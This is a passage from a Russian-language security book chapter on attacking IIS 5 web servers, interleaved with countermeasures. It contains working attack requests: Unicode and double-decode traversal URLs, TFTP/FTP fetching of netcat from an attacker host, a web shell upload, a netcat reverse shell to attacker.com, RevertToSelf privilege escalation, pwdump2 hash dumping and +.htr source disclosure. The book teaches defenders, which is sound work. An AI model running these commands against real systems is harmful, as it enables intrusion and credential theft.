НА ЗАМЕТКУ Заплата MS01-026 также изменяет настройки InProcessIsapiApps Metabase таким образом, чтобы расширение привилегий с использованием вредоносных библиотек, вызывающих функцию `RevertToSelf`, не запускалось внутри процесса, как будет описано в следующем разделе "Расширение привилегий на сервере IIS 5".

Интересно, что в журналах IIS прослеживается различие между использованием программ атаки Unicode и двойного декодирования. Например, представим атаку двойного декодирования с использованием символа `%255c`.

```
http://victim.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
```

В журналах сервера IIS эта атака выглядит следующим образом.

```
21:48:03 10.0.2.18 GET /scripts/..%5c.. %5cwinnt/system32/cmd.exe 200
```

Сравним этот отчет с примером программы атаки Unicode.

```
http://victim.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
```

А в журналах IIS это выглядит следующим образом.

```
21:52:40 10.0.2.18 GET /scripts/../../winnt/system32/cmd.exe 200
```

Поэтому описанную атаку в журналах можно обнаружить выполнив поиск строки `%5c`.

Загрузка файлов на Web-сервер

Если непривилегированный или анонимный пользователь имеет возможность загружать файлы на Web-сервер, ждите серьезных проблем с безопасностью. К сожалению, настройки по умолчанию для списков контроля доступа NTFS предоставляют неограниченный доступ пользователю Everyone (`Everyone:Full Control`) к каталогам `C:\`, `C:\Inetpub`, `C:\Inetpub\scripts` и некоторым другим. Наличие уязвимых мест с возможностью использования программ атаки Unicode и двойного декодирования, делают процесс записи на диск простейшей задачей, как будет показано далее.

НА ЗАМЕТКУ Хотя компания Microsoft заявляет, что Windows Server 2003 устанавливает более жесткие ограничения для списков контроля доступа, к сожалению, мы обнаружили, что пользователю `Everyone` по-прежнему предоставляется право `Everyone:Read & Execute`, `Users:Write` для каталога `C:`.

Загрузка файлов по протоколам SMB, FTP или TFTP

Если существует возможность определения каталога, в который разрешена запись, то для выполнения записи можно использовать различные методы в зависимости от того, какие данные брандмауэр позволяет передавать на атакуемый Web-сервер и получать с сервера. Если брандмауэр пропускает исходящие данные по протоколу SMB (TCP-порты 139 и/или 445), то файлы можно получить из удаленной системы атакующего с использованием встроенного в Windows механизма совместного использования файлов. Если доступны исходящие соединения по протоколу FTP (TCP-порты 21 или 20) и/или TFTP (UDP-порт 69), то для загрузки файлов из системы хакера на атакуемую машину обычно используют FTP- или TFTP-клиенты атакуемой машины, при этом система хакера выполняет функции FTP- или TFTP-сервера. Некоторые примеры команд для выполнения этих действий будут приведены далее.

Загрузить утилиту `netcat` по протоколу TFTP достаточно просто. Сначала необходимо запустить TFTP-сервер на системе хакера (пусть ее адрес `192.168.234.31`). Затем на атакуемой системе, пользуясь ошибкой Unicode или аналогичной ей, выполняют следующую команду.

```
GET /scripts/..%c0%af../winnt/system32/tftp.exe?
↳   "-i"+192.168.234.31+GET+nc.exe C:\nc.exe HTTP/1.0
```

Обратите внимание, что в данном примере программа `netcat` будет записана в каталог `C:\`, так как в этот каталог по умолчанию разрешена запись для пользователя `Everyone`. Также отметим, что если файл `C:\nc.exe` уже существует, то появится сообщение об ошибке `tftp.exe: can't write to local file 'C:\nc.exe'`. При успешном завершении передачи будет выдано другое сообщение, например: `Transfer successful: 59392 bytes in 1 second, 59392 bytes/s`.

Использовать протокол FTP намного сложнее, но он больше подходит для случаев, когда разрешены исходящие соединения из атакуемой системы. Сначала на атакуемой машине необходимо создать произвольный файл (назовем его, например, `ftptmp`), который затем будет использован в сценарии для FTP-клиента благодаря использованию параметра `-s:`*имя_файла*. Этот сценарий должен реализовать подключение FTP-клиента к машине злоумышленника и загрузить программу `netcat`. Перед тем как создать этот файл, вероятно, придется преодолеть одно препятствие, а именно: при использовании программы атаки Unicode нельзя перенаправлять вывод программы `cmd.exe` с помощью команды ">".

Чтобы обойти это ограничение, какой-то хитроумный хакер придумал просто переименовать программу `cmd.exe`! Итак, создаем сценарий для FTP-клиента, при этом для начала необходимо переименовать файл `cmd.exe`.

```
GET /scripts/..%c0%af../winnt/system32/cmd.exe?+/c+copy
↳    +c:\winnt\system32\cmd.exe+c:\cmd1.exe HTTP/1.0
```

Отметим, что здесь также запись производится в каталог `C:\`, поскольку это разрешено пользователю `Everyone`. Теперь можно создать сценарий для FTP с помощью команды `echo`. В следующем примере использованы некоторые произвольные значения, необходимые для клиента FTP (имя файла сценария — `ftptmp`, имя пользователя — `anonymous`, пароль — `a@a.com`, IP-адрес FTP-сервера — `192.168.2.31`). Можно даже запустить FTP-клиент в режиме сценария, чтобы сразу получить доступ к программе `netcat` (этот пример разбит на несколько строк).

```
GET /scripts/..%c0%af../cmd1.exe?+/c+echo+anonymous>C:\ftptmp
↳ &&echo+a@a.com>C:\ftptmp&&echo+bin>C:\ftptmp
↳ &&echo+get+test.txt+C:\nc.exe>C:\ftptmp&&echo+bye>C:\ftptmp
↳ &&ftp+-s:C:\ftptmp+192.168.234.31&&del+C:\ftptmp
```

Использование команды echo > file для создания файлов

Конечно, если недоступны протоколы FTP и TFTP (например, если внимательный администратор удалил соответствующие программы с сервера или эти протоколы блокируются брандмауэром), можно воспользоваться и другими механизмами для записи файлов на атакуемый сервер, не обращаясь к внешним клиентским программам. Как было показано выше, для направления данных в файл можно использовать переименованную программу `cmd.exe`. Записывать таким образом данные строка за строкой легко, но несколько скучно. К счастью для хакеров, в сети Internet можно найти много разных сценариев, которые связывают все необходимые компоненты в один пакет, автоматизирующий весь процесс, упрощая запуск нужных программ. Рассмотрим лучшие из них.

Роэлоф Темминг (Roelof Temmingh) написал сценарий `unicodeloader` на языке Perl, в котором используется программа атаки Unicode и методика перенаправления/эха для создания двух файлов, `upload.asp` и `upload.inc`, которые затем позволяют загрузить через браузер все, что захочет хакер (в этот же пакет входит и сценарий `unicodeexecute`, но для запуска программ проще использовать сценарий `cmdasp.asp`, описанный далее).

СОВЕТ Сценарий `unicodeloader.pl` легко изменить для работы с программой атаки двойного декодирования, эта ошибка не исправлена в пакете обновления Wimdows 2000 Service Pack 2.

Использовать сценарий `unicodeloader.pl` довольно просто. Сначала убедимся в том, что в каталоге, из которого запущена программа `unicodeloader.pl`, присутствуют файлы `upload.asp` и `upload.inc`. Затем найдем в корневом каталоге атакуемого сервера подкаталог, для которого разрешены запись и выполнение файлов. В следующем примере используется каталог `C:\inetpub\scripts`, который по умолчанию разрешает запись и выполнение программ для пользователя `Everyone` в Windows Server 2003.

```
C:\>unicodeloader.pl
Usage: unicodeloader IP:port webroot
C:\>unicodeloader.pl victim.com:80 C:\inetpub\scripts

Creating uploading webpage on victim.com on port 80.
The webroot is C:\inetpub\scripts.

testing directory /scripts/..%c0%af../winnt/system32/cmd.exe?/c
farmer brown directory: c:\inetpub\scripts
'-au' is not recognized as an internal or external command,
operable program or batch file.
sensepost.exe found on system
uploading ASP section:
.............
uploading the INC section: (this may take a while)
.....................................................................................
..
upload page created.

Now simply surf to caesars/upload.asp and enjoy.
Files will be uploaded to C:\inetpub\scripts
```

Программа `unicodeloader.pl` сначала копирует файл `C:\winnt\system32\cmd.exe` в файл с именем `sensepost.exe` каталога, заданного параметром `Webroot` (в нашем примере это каталог `C:\inetpub\scripts`). Напоминаем, что это делается, чтобы обойти невозможность перенаправления (команда >>) для файла `cmd.exe`. Файл `sensepost.exe` за-

тем используется для построчного перенаправления файлов `upload.asp` и `upload.inc` в Webroot-каталог (в нашем примере `C:\inetpub\scripts`).

Если на Web-сервере есть файл Web-страницы `upload.asp` и связанный с ним включаемый файл, то можно перейти на эту страницу через браузер и загружать файлы, пользуясь удобной формой, как показано на рис. 10.5.

Чтобы получить более полный контроль над атакуемым сервером, хакер, вероятно, загрузит через сценарий `upload.asp` еще два файла. Первым из них, конечно, будет программа `netcat` (файл `nc.exe`). А вторым станет сценарий `cmdasp.asp`, написанный хакером Масео. Это основанный на форме сценарий, который выполняет команды через браузер взломщика, используя программу атаки Unicode. После перехода на страницу `cmdasp.asp` хакер получает удобный графический интерфейс для запуска команд Unicode, как показано на рис. 10.6.




Рис. 10.5. Форма `upload.asp` с атакуемого сервера в браузере взломщика; теперь файлы можно загружать одним нажатием кнопки




Рис. 10.6. Сценарий `cmdasp.asp` позволяет легко выполнять вводимые в форму команды. На рисунке показан список файлов каталога `C:\`

На данном этапе стоит особо отметить, что для использования сценариев `upload.asp` или `cmdasp.asp` достаточно перейти на эти страницы. В нашем примере в качестве атакуемого используется каталог `C:\inetpub\scripts`, тогда адреса Web-страниц будут иметь следующий вид.

```
http://victim.com/scripts/upload.asp
http://victim.com/scripts/cmdasp.asp
```

Если на сервер загружена утилита `nc.exe` и есть возможность выполнять команды через сценарий `cmdasp.asp`, получение удаленной командной строки становится элементарной задачей. Сначала на системе злоумышленника запускается утилита `netcat`, ожидающая запросов на соединение.

```
C:\>nc -l -p 2002
```

Затем для получения удаленной командной строки используют сценарий `cmdasp.asp`, для этого в форму нужно ввести следующую команду и нажать кнопку Run (Запустить).

```
c:\inetpub\scripts\nc.exe -v -e cmd.exe attacker.com 2002
```

Вот теперь в окне команд, в котором запущена утилита `netcat` в режиме ожидания соединений с портом 2002, получаем командную строку удаленной системы (рис. 10.7). Мы запустили программу `ipconfig`, чтобы показать, что на удаленной машине установлены два сетевых адаптера, а это значит, что она подключена к внутренней сети — настоящий джек-пот для хакера!




Рис. 10.7. Командный интерпретатор удаленной системы, доступ к которому получен с помощью утилиты `netcat`, показывает результат выполнения команды `ipconfig` на удаленной машине

При получении командной строки посредством утилиты `netcat` необходимо правильно выбрать порт для исходящего соединения. Обычно настройки маршрутизатора или брандмауэра разрешают устанавливать соединения от узла защищаемой ими сети для непривилегированных портов (с номерами выше 1024), потому эта атака имеет большие шансы на успех,

даже если для входящих соединений разрешено только использование TCP-порта 80, поскольку все этапы атаки проводятся именно через этот порт.

На пути злоумышленника остается еще одна преграда. Хотя и получен интерактивный доступ к командной строке, она выполняется в контексте учетной записи с низкими привилегиями (либо `IUSR_`*имя_машины*, либо `IWAM_`*имя_машины*, в зависимости от конфигурации сервера). Конечно, на этом этапе хакер уже способен нанести значительный ущерб даже с привилегиями `IUSR`. Злоумышленник может получить критически важные данные из системы, подключиться к другим машинам внутренних сетей (если это разрешено для пользователя `IUSR`), может создавать ситуации отказа в обслуживании и/или заменять информацию локальных Web-страниц. Однако, для завершенности взлома системы можно расширить уровень прав в системе до привилегий учетной записи `Administrator` или `SYSTEM`. Об этом мы расскажем далее.

Расширение привилегий на сервере IIS 5

Как стало ясно из главы 6, "Расширение привилегий", хорошие программы атаки для расширения привилегий на системах семейства Windows NT требуют наличия привилегий *interactive*. Этим ограничивается эффективность удаленного применения против сервера IIS 5 таких программ атаки, как PipeUpAdmin и `netddemsg`.

НА ЗАМЕТКУ Для сервера IIS 4 существуют программы атаки, которые добавляют пользователя `IUSR` в группу `Administrators`, что дает возможность полностью завладеть системой, даже если на ней установлен пакет исправлений SP 6a. Вы рады, что перешли на Windows Server 2003? Вы ведь перешли на нее?

В главе 6, "Расширение привилегий", упоминалась программа атаки, которая использует вызовы функции `RevertToSelf` и библиотеку ISAPI для расширения привилегий учетной записи `IUSR` до уровня прав `SYSTEM`. Если злоумышленник может загрузить или найти библиотеку ISAPI, которая вызывает функцию API `RevertToSelf` на сервере IIS 5, то можно воспользоваться и этой хитростью. Если доступны такие средства, как `unicodeloader.pl` и каталог с возможностью записи в него и запуска программ, то удаленная загрузка и запуск библиотеки ISAPI уже не кажутся такой проблемой. Ясно, что для полного взлома системы потребуется провести обычную атаку Unicode.

Но конфигурация по умолчанию сервера IIS 5 не позволяет хакерам использовать этот метод без преодоления серьезных препятствий (еще одна хорошая причина для обновления системы с версии NT 4!). Чтобы объяснить, в чем причина этих затруднений, необходимо еще раз вернуться к рассмотренной выше модели выполнения процессов на сервере IIS 5. Процесс IIS (`inetinfo.exe`) выполняется от имени учетной записи `LocalSystem` и использует заимствование прав для обслуживания запросов. Для обслуживания анонимных запросов используется учетная запись `IUSR`.

Вызов функции API `RevertToSelf` в библиотеке ISAPI может дать возможность выполнять команды от имени учетной записи `SYSTEM`. По сути, функция `RevertToSelf` "просит" текущий поток переключиться с контекста учетной записи `IUSR` в контекст учетной записи, под которой выполняется сам процесс `inetinfo` — это учетная запись `SYSTEM`. Как мы указывали ранее, расширения библиотек ISAPI запускаются вне процесса `inetinfo`, в другом процессе — `DLLHost.exe`, который запускается в контексте учетной записи `IWAM_`*имя_машины*.

Таким образом, расширение привилегий через функцию `RevertToSelf` становится невозможным даже на сервере IIS 5 в конфигурации по умолчанию — приложения ISAPI выполняются вне процесса сервера, и функция `RevertToSelf` возвращает учетную запись `IWAM`, которая имеет лишь права гостя. Но на самом деле не все так просто, как кажется, соответствующий пример будет рассмотрен ниже.



Использование функции RevertToSelf с настройками InProcessIsapiApps

Популярность	*7*
Простота	*5*
Опасность	*10*
Степень риска	*7*

В феврале 2001 года программист систем безопасности Одед Горовиц (Oded Horovitz) обнаружил интересный механизм обхода параметра Application Protection независимо от его значения. Во время проверки базы данных конфигурации IIS (которая называется *Metabase*) он заметил следующий параметр.

```
LM/W3SVC/InProcessIsapiApps

Atributes: Inh(erit)
User Type: Server
Data Type: MultiSZ

Data:
C:\WINNT\System32\idq.dll
C:\WINNT\System32\inetsrv\httpext.dll
C:\WINNT\System32\inetsrv\httpodbc.dll
C:\WINNT\System32\inetsrv\ssinc.dll
C:\WINNT\System32\msw3prt.dll
C:\Program Files\Common Files\Microsoft Shared\Web Server
 Extensions\40\isapi\_vti_aut\author.dll
C:\Program Files\Common Files\Microsoft Shared\Web Server
 Extensions\40\isapi\_vti_adm\admin.dll
C:\Program Files\Common Files\Microsoft Shared\Web Server
 Extensions\40\isapi\shtml.dll
```

Он обнаружил особые встроенные приложения, которые всегда выполняются "внутри" процесса сервера (независимо от конфигурации). В подтверждение своей теории, Горовиц создал библиотеку ISAPI, которая вызывает функцию `RevertToSelf`, и назвал ее одним из перечисленных в списке базы Metabase имен (например, `idq.dll`). Горовиц встроил в библиотеку функции, которые добавляют текущего пользователя в локальную группу `Administrators` сразу после получения прав учетной записи `SYSTEM`.

Действительно, этот способ сработал. Более того, Горовиц заметил, что "подложную" библиотеку даже не нужно записывать поверх "настоящей" библиотеки, встроенной в сервер, — ее достаточно записать в любой каталог атакуемого сервера, для которого разрешено выполнение программ, и анонимно запустить через браузер. В результате в группу `Administrators` будет добавлена учетная запись `IUSR` или `IWAM`. Оказалось, что Горовиц достиг прекрасного результата — осуществил удаленное расширение привилегий на сервере IIS 5. Он сообщил об этом компании Microsoft, а те выпустили исправление ошибки в бюллетене MS01-026 (после пакета SP2) и опубликовали эту информацию летом 2001 года.

Продолжим рассматривать предыдущий пример. Злоумышленник может загрузить такую же подложную библиотеку в каталог `C:\inetpub\scripts` с помощью сценария `upload.asp`, а затем запустить эту библиотеку через Web-браузер, использовав следующий адрес URL.

```
http://victim.com/scripts/idq.dll
```

Результат выполнения этой команды показан на рис. 10.8. Пользователь `IUSR_`*имя_машины* был добавлен в группу `Administrators`.



Рис. 10.8. Вызов специально созданной библиотеки ISAPI, которая выполняет функцию `RevertToSelf`, расширяет права пользователя `IUSR` до уровня привилегий группы `Administrators`

На пути к практическому применению этого метода атаки осталась последняя преграда. Даже если учетную запись `IUSR` добавить в группу `Administrators`, все текущие процессы будут выполняться с правами учетной записи `IUSR`, предоставленными *до* повышения привилегий. Хоть пользователь `IUSR` и является членом группы `Administrators`, он еще не может использовать права администратора. Этот факт несколько сдерживает дальнейшее проникновение на сервер, поскольку пользователь `IUSR` не может запускать утилиты типа `pwdump2`, для которых требуется наличие прав администратора (см. главу 8, "Расширение сферы влияния"). Чтобы хакер смог использовать новые приобретенные права, должно произойти одно из двух событий: должен быть обновлен маркер пользователя IUSR, чтобы к нему добавился идентификатор SID группы администраторов, либо должен быть перезапущен процесс Web-сервера.

После появления информации о выявлении нового метода атак в Internet было предоставлено несколько динамических библиотек ISAPI. Одна из них, `iiscrack.dll`, работает наподобие сценариев `upload.asp` и `cmdasp.asp`, предоставляя хакеру возможность ввода команд через форму. При этом команды запускаются с правами учетной записи `SYSTEM`. Продолжая наш пример, представим, что хакер переименовал библиотеку и дал ей имя одной из библиотек, которая вызывает функцию `RevertToSelf` (например `idq.dll`). Затем он может загрузить "троянскую" библиотеку в каталог `C:\inetpub\scripts` с помощью `upload.asp` и запустить ее с помощью следующего URL-адреса (см. результат выполнения команды на рис. 10.9).

```
http://victim.com/scripts/idq.dll
```

Теперь удаленный хакер способен запустить любую команду на чужом компьютере с правами учетной записи `SYSTEM`. Проще всего для получения привилегий администратора воспользоваться уже проверенной командой.

```
net localgroup administrators IUSR_machinename /add
```

Теперь, если получить командную строку через утилиту `netcat`, даже в контексте учетной записи `IUSR` (которая уже входит в группу `Administrators`) можно запускать утилиты, требующие прав администратора, например программу `pwdump2`. Игра окончена.

```
C:\>nc -l -p 2002
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
C:\WINNT\system32>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access
               to the computer/domain
```

```
Members
-------------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
IUSR_CAESARS
The command completed successfully.
C:\WINNT\system32>pwdump2
Administrator:500:aad3b435b5140fetc.
IUSR_TRINITY7:1004:6ad27a53b452fetc.
etc.
```




Рис. 10.9. Программа атаки расширяет привилегии хакера на сервере IIS 5

Еще одна программа из Internet — это программа `ispc` от isno@focus.org. Эта программа представляет клиент Win32, который используется для подключения к специально подготовленной динамической библиотеке ISAPI `idq.dll`, сохраненной на атакуемом сервере. И опять, после того, как "троянская" библиотека скопирована на атакуемый Web-сервер (например, в каталог `/scripts/idq.dll`), злоумышленник может выполнить `ispc.exe` и немедленно получит доступ к удаленному командному интерпретатору, запущенному с правами SYSTEM. Рассмотрим пример использования `ispc` (обратите внимание, что необходимо время от времени нажимать клавишу <Enter>, чтобы получить ответ от командного интерпретатора удаленной системы, предоставленного `ispc`).

```
C:\>ispc victim.com/scripts/ idq.dll 80
Start to connect to the server...
We Got It!
Please Press Some <Return> to Enter Shell....
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
C:\WINNT\system32>whoami
C:\WINNT\system32>
whoami
NT AUTHORITY\SYSTEM
C:\WINNT\system32>
```

Защита от использования функций RevertToSafe и ограничений InProcessIsapiApps

Бюллетень	*MS01-026*
BID	*Нет*
Исправлено в SP	*3*
Фиксируется	*Да*

Рассмотрим несколько мер для защиты от атак, описанных Горовицем и Джеем Ди.

Примените заплату MS01-026

Хотя компания Microsoft и не сообщает этого явно, заплата MS01-026 изменяет настройки InProcessIsapiApps Metabse таким образом, что они ссылаются на конкретные файлы, а не на их относительные имена. Этим предотвращается использование вызовов функции `RevertToSelf` в "троянских" библиотеках ISAPI, названных как библиотеки, которые запускаются в процессе сервера (`inetinfo`). В результате становится невозможным расширение привилегий до уровня прав `LocalSystem`. Это "горячее исправление" (hotfix) было внесено после выпуска пакета SP2, а потому *не* входит в SP2. Пакеты обновлений сервера IIS включают все "горячие исправления", выпущенные для данного продукта.

Проверьте приложения ISAPI на наличие вызовов функции RevertToSelf и удалите такие приложения

Это может помочь предотвратить их использование для расширения привилегий. Воспользуйтесь программой `dumpbin`, которая входит во многие пакеты разработчика под Win32. Использование данной программы показано на примере библиотеки `IsapiExt.dll`.

```
dumpbin /imports IsapiExt.dll | find "RevertToSelf"
```

Атаки по раскрытию исходного кода

Атаки по раскрытию исходного кода могут быть даже опаснее, чем атаки на переполнение буфера или использования свойств файловой системы. Если хакер может просмотреть исходный код критически важных программ или других файлов для поддержки приложений Web-сервера, то ему, вероятно, осталось сделать всего несколько шагов до полного взлома одной из систем вашего окружения.

Уязвимые места, которые позволяют просмотреть исходный код, возникают по двум причинам:

- ▼ ошибки в сервере IIS;
- ▲ некачественное Web-программирование.

Мы уже отмечали, что сервер IIS имеет "богатую историю" ошибок, которые позволяли просматривать исходный код файлов сценариев или другие засекреченные данные (`::$DATA`, `showcode.asp`). Некоторые из них описаны в данном разделе. Ситуация во многом усложняется благодаря Web-разработчикам, которые в исходных кодах своих ASP-сценариев или в файлах `global.asa` жестко кодируют важную информацию. Классический пример — сохранение пароля учетной записи в строке соединения с базой данных SQL в ASP-

сценарии, который обеспечивает доступ к базе данных. Проблемы только усилились с ростом популярности Web-служб и новых свойств конфигурации сервера IIS 6.

Большинство Web-разработчиков полагают, что такая информация никогда не будет видна на клиентской стороне, поскольку сервер IIS по-разному работает с файлами в зависимости от их расширений. Например, файлы с расширением `.htm` просто возвращаются в браузер клиента, а сценарии `.asp` перенаправляются механизму обработки и выполняются на стороне сервера. Только данные из результатов выполнения этой обработки должны передаваться в браузер клиента. Таким образом, исходный код ASP никогда не попадет клиенту.

Однако проблемы возникают, когда запрос файла Active Server передается не обработчику, а одному из многих других механизмов, которые поставляются совместно с сервером IIS. Это могут быть также и библиотеки ISAPI. Среди наиболее важных расширений ISAPI — программы ISM, Webhits, WebDAV, а в будущих версиях IIS — и протокол доступа к данным Simple Object Access Protocol (SOAP). В некоторых библиотеках этих расширений ISAPI есть ошибки, которые приводят к получению клиентом необработанного сервером исходного кода сценария ASP. Для запуска одной из этих библиотек достаточно просто запросить файл с соответствующим расширением (например, `.htr`) или подготовить специальный запрос HTTP.

Кроме ошибок в расширениях ISAPI, существуют и другие возможности доступа к исходному коду. "Особый вклад" в усиление проблемы доступности исходного кода "внесли" Web-службы, поскольку они обычно предназначены для предоставления значительного объема информации клиентам.

Чтобы проиллюстрировать общие проблемы доступности исходного кода мы рассмотрим примеры использования следую щих типов атак:

- ▼ атаки с помощью `+.htr` (`ism.dll`);
- ■ `Translate: f` (WebDAV, `httpext.dll`);
- ▲ атаки с помощью WSDL и DISCO.

Теперь, когда мы рассмотрели теоретические основы , можно перейти к подробному описанию программ атаки и мер противодействия этим атакам.



+.htr

Популярность	*9*
Простота	*9*
Опасность	*4*
Степень риска	*8*

Уязвимое место `+.htr` является классическим примером получения исходного кода для версий сервера IIS 4 и IIS 5. Добавив к строке запроса файла символы `+.htr`, можно заставить сервер IIS 4 и 5 передавать клиенту фрагменты исходных данных из файла, а не обрабатывать их. Это пример неверной работы расширения ISAPI, библиотеки `ISM.DLL` (помните, ранее мы рассматривали эту библиотеку при изучении атак на переполнение буфера?). Расширение `.htr` связано с библиотекой `ISM.DLL`, которая по ошибке передает исходный код файла.

Ниже показан пример файла `htr.txt`, который можно передать серверу с помощью программы `netcat`, чтобы воспользоваться описанной ошибкой — обратите внимание на символы `+.htr`, добавленные к запросу.

```
GET /site1/global.asa+.htr HTTP/1.0
[CRLF]
[CRLF]
```

Передача этого запроса с помощью `netcat` на уязвимый сервер дает следующий результат.

```
C:\>nc -vv www.victim.com 80 < htr.txt<
www.victim.com [10.0.0.10] 80 (http) open
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 25 Jan 2001 00:50:17 GMT
<!-- filename = global.asa - ->
("Profiles_ConnectString")     = "DSN=profiles;UID=Company_user;
Password=secret"
("DB_ConnectString")           = "DSN=db;UID=Company_user;Password=secret"
("PHFConnectionString") = "DSN=phf;UID=sa;PWD="
("SiteSearchConnectionString")      =
"DSN=SiteSearch;UID=Company_user;Password=simple"
("ConnectionString")           = "DSN=Company;UID=Company_user;PWD=guessme"
("eMail_pwd")            = "sendaemon"
("LDAPServer")           = "LDAP://directory.Company.com:389"
("LDAPUserID")           = "cn=Directory Admin"
("LDAPPwd")              = "slapdme"
```

Как видно из предыдущего примера, файл `global.asa`, который обычно не передается клиенту, будет отправлен, если к запросу с его именем добавить строку `+.htr`. Также видно, что команда разработчиков атакованного Web-сервера совершила классическую ошибку, жестко закодировав почти все секретные пароли организации в файле `global.asa`.

НА ЗАМЕТКУ Для использования этого уязвимого места, в некоторых областях памяти сервера должны быть нули. Такая ситуация возможна после отправки хакером нескольких специально подготовленных запросов, но по этой причине атака с использованием `+.htr` иногда не эффективна.

Простого исправления этой ошибки оказалось недостаточно. Компания Microsoft выпустила две отдельные заплаты для правильной обработки запросов файлов с расширением `.htr`, а затем была вынуждена выпустить и третью заплату, когда оказалось, что на серверах с внесенными исправлениями работает еще один вариант этой атаки. Этот вариант также основан на ошибке `+.htr`, только перед символами `+.htr` добавляется значение `%3f`. Ниже приведен пример запроса файла, который можно перенаправить через утилиту `netcat` на уязвимый сервер.

```
GET /site1/global.asa%3f+.htr HTTP/1.0
[CRLF]
[CRLF]
```

Доставка этого файла с помощью программы `netcat` на серверы, в которых была установлена заплата MS00-31 и/или MS00-044, также дает возможность получить исходный код.

Меры противодействия использованию ошибки `+.htr`

Бюллетень	*MS01-004*
BID	*2313*
Исправлено в SP	*3*
Фиксируется	*Да*

Мера противодействия номер один при использовании ошибки `+.htr` упоминается на протяжении всей главы: не используйте в тексте программ Active Server секретную информацию! Очевидно, что если в файле `global.asa` не будут записаны критичные данные (пароли и т.п.), то многих проблем можно будет избежать.

И еще одна рекомендация: пользуйтесь в ASP-коде тегами для сервера. Используя ошибку `.htr`, нельзя прочесть фрагменты файлов Active Server, ограниченных тегами `<% %>`, которые часто используются для выделения кода, который должен обрабатываться на стороне

сервера. В бюллетене безопасности, посвященном ошибке .htr, компания Microsoft приводит такой пример.

Пусть есть ASP-файл, который имеет следующее содержимое с тегами сервера в обозначенных позициях.

```
<b>Some HTML code</b>
<%<R/*Какой-то ASP/HTR код*/
var objConn = new ActiveXObject("Foo.bar");
%>>
<>другой html код</>
другой код.
```

Выдаваемая информация в ответ на запрос ASP-файла типа +.htr будет иметь следующий вид.

```
<b>какой-то HTML код</b>
<>другой html код</>
другой код.
```

Заметьте, что все данные между серверными тегами были удалены. Таким образом, желательно научить команду Web-разработчиков использовать эти теги в случаях, когда клиент не должен видеть информацию из сценария. Кроме обеспечения защиты от других ошибок типа .htr, разработчики будут помнить, что их программы могут попасть в плохие руки.

